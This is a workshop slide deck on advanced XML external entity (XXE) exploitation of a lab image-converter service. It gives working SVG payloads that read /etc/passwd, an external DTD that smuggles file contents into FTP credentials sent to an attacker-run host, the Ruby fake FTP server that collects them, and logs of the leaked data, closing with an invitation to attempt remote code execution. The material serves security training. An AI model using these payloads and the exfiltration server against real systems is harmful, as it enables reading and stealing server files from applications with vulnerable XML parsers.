

ADVANCED XXE EXPLOITATION

Exercise 2: External DTD (App port 8022)



Slides: <http://bit.ly/xxeparis>

Philippe Arteau
GoSecure Countertack

19/06/2019




IMAGinE Converter

Simple and easy image conversion.

```
<?xml version="1.0"?>
<svg xmlns="http://www.w3.org/2000/svg" width="12cm"
height="12cm">
  <g style="fill-opacity:0.7; stroke:black; stroke-
width:0.1cm;">
    <circle cx="6cm" cy="2cm" r="100" style="fill:red;"
      transform="translate(0,50)" />
    <circle cx="6cm" cy="2cm" r="100" style="fill:blue;"
      transform="translate(70,150)" />
    <circle cx="6cm" cy="2cm" r="100" style="fill:green;"
      transform="translate(-70,150)" />
  </g>
</svg>
```

Preview



Direct response from XXE

IMAGinE Converter

Simple and easy image conversion.

```
<!DOCTYPE svg[  
  <!ENTITY file SYSTEM "file:///etc/passwd">  
]>  
<svg xmlns="http://www.w3.org/2000/svg" width="120cm"  
height="12cm">  
  <text x="20" y="35" >&file;</text>  
</svg>
```


Preview

root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinb

Not ideal 😞

In some case, you might have no response

Side-Channel XXE with external DTD



XML payload

IMAGinE Converter

Simple and easy image conversion.

```
<!DOCTYPE svg [  
  <!ENTITY % file SYSTEM "file:///">  
  <!ENTITY % dtd SYSTEM "http://shell-workshop.gosec.co:9001/remote ftp.dtd">  
%dtd;]>  
<svg xmlns="http://www.w3.org/2000/svg" width="12cm" height="12cm">  
  <text x="20" y="35" class="small">&send;</text>  
  <g style="fill-opacity:0.7; stroke:black; stroke-width:0.1cm;">  
    <circle cx="6cm" cy="2cm" r="100" style="fill:red;"  
      transform="translate(0,50)" />  
    <circle cx="6cm" cy="2cm" r="100" style="fill:blue;"  
      transform="translate(70,150)" />  
    <circle cx="6cm" cy="2cm" r="100" style="fill:green;"  
      transform="translate(-70,150)" />  
  </g>  
</svg>
```

Preview

DTD host over HTTP

XML payload

jupyter remote_ftp.dtd 10 hours ago

File Edit View Language

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!ENTITY % all "<!ENTITY send SYSTEM
3 'ftp://test:%file;@shell-workshop.gosec.co:8443/'>"> %all;
```

FTP service

```

1 require 'socket'
2
3 ftp_server = TCPServer.new 8443
4
5 log = File.open( "xxe-ftp.log", "a")
6
7 Thread.start do
8   loop do
9     Thread.start(ftp_server.accept) do |ftp_client|
10      puts "FTP. New client connected"
11      ftp_client.puts("220 xxe-ftp-server")
12      loop {
13        req = ftp_client.gets()
14        break if req.nil?
15        puts "< "+req
16        log.write "get req: #{req.inspect}\n"
17
18        if req.include? "LIST"
19          ftp_client.puts("drwxrwxrwx 1 owner group      1 Feb 21 04:37 test")
20          ftp_client.puts("150 Opening BINARY mode data connection for /bin/ls")
21          ftp_client.puts("226 Transfer complete.")
22        elsif req.include? "USER"
23          ftp_client.puts("331 password please - version check")
24        elsif req.include? "PORT"
25          puts "! PORT received"
26          puts "> 200 PORT command ok"
27          ftp_client.puts("200 PORT command ok")
28        else
29          #puts "> 230 more data please!"
30          ftp_client.puts("230 more data please!")
31        end
32      }
33      puts "FTP. Connection closed"
34    end
35  end
36 end
37
38 loop do
39   sleep(10000)
40 end

```

Edit FTP to have something unique

In real test, you should test using :

- 443
- 80
- 21

IMAGinE Converter

Simple and easy image conversion.

Putting the pieces together

```
<!DOCTYPE svg [  
  <!ENTITY % file SYSTEM "file:///"  
  <!ENTITY % dtd SYSTEM "http://shell-workshop.gosec.co:9001/remote ftp.dtd">  
%dtd;]>  
<svg xmlns="http://www.w3.org/2000/svg" width="12cm" height="12cm">  
  <text x="20" y="35" class="small">&send;</text>  
  <g style="fill-opacity:0.7; stroke:black; stroke-width:0.1cm;">  
    <circle cx="6cm" cy="2cm" r="100" style="fill:red;"  
      transform="translate(0,50)" />  
    <circle cx="6cm" cy="2cm" r="100" style="fill:blue;"  
      transform="translate(70,150)" />  
    <circle cx="6cm" cy="2cm" r="100" style="fill:green;"  
      transform="translate(-70,150)" />  
  </g>  
</svg>
```

Preview

1. Send XML payload


2. DTD is loaded!

```
jovyan@jupyterlab-workshop:~/labs/exercise_8022$ python -m http.server 9001  
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...  
165.227.128.70 - - [17/Jun/2019 10:49:20] "GET /remote_ftp.dtd HTTP/1.1" 200 -
```

```
jovyan@jupyterlab-workshop:~/labs/exercise_8022/ruby_ftp_server$ ruby ftp_server.rb  
FTP. New client connected  
< USER test  
< PASS .dockerenv  
< bin  
< boot  
< dev  
< docker-java-home  
< etc  
< home  
< lib  
< lib64  
< media  
< mnt  
< opt  
< proc
```

3. FTP URL is evaluated!

Using repeater efficiently with HackVertor



Using the fake FTP server interactively

The image displays two windows side-by-side, illustrating an interactive FTP session and a corresponding HTTP request in Burp Suite.

JupyterLab Terminal Window:

```
jovyan@jupyterlab-workshop: ~/labs/exercise_8022/ruby_ftp_server$ ruby ftp_server.rb
FTP. New client connected
< USER test
< PASS .dockerenv
< bin
< boot
< dev
< docker-java-home
< etc
< home
< lib
< lib64
< media
< mnt
< opt
< proc
< root
< run
< sbin
< secret
< srv
< sys
< tmp
< usr
< var
<
< TYPE A
< EPSV ALL
< EPSV
< EPRT |1|172.19.0.2|44573|
< LIST

FTP. New client connected
< USER test
< PASS ab
< cdef
< g
< h
< ijk
< lmop
<
< TYPE A
< EPSV ALL
< EPSV
< EPRT |1|172.19.0.2|41943|
< LIST
```

Burp Suite Professional Window:

Target: <http://xxe-workshop.gosec.co:8022>

Request:

```
Raw Params Headers Hex
GET /convertImage.action HTTP/1.1
Host: xxe-workshop.gosec.co:8022
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://xxe-workshop.gosec.co:8022/
Cookie: JSESSIONID=41F295A07...6872E206C9577A2C
Connection: close

!DOCTYPE svg [
<!ENTITY % file SYSTEM "file:///secret">
<!ENTITY % dtd SYSTEM "http://xxe-workshop.gosec.co:9001/remote_ftp.dtd">
%dtd;]
<svg xmlns="http://www.w3.org/2000/svg" width="12cm" height="12cm">
<text x="20" y="35" class="text">&send;</text>
Content-Length: 761

<g style="fill-opacity:0.5">
<circle cx="6cm" cy="6cm" r="100" style="fill:red; stroke-width:0.1cm;" />
<circle cx="6cm" cy="6cm" r="100" style="fill:blue; stroke-width:0.1cm;" />
<circle cx="6cm" cy="6cm" r="100" style="fill:green; stroke-width:0.1cm;" />
</g>
</svg>
</urlencode_0> HTTP/1.1
```

A blue arrow points from the `"file:///secret"` value in the SVG payload to the terminal output, indicating the value being used in the FTP session.

Bonus:

Try to get RCE on the server

@QUESTIONS ?

Contact

parteau@gosecure.ca

 gosecure.net/blog/

 @h3xStream @GoSecure_Inc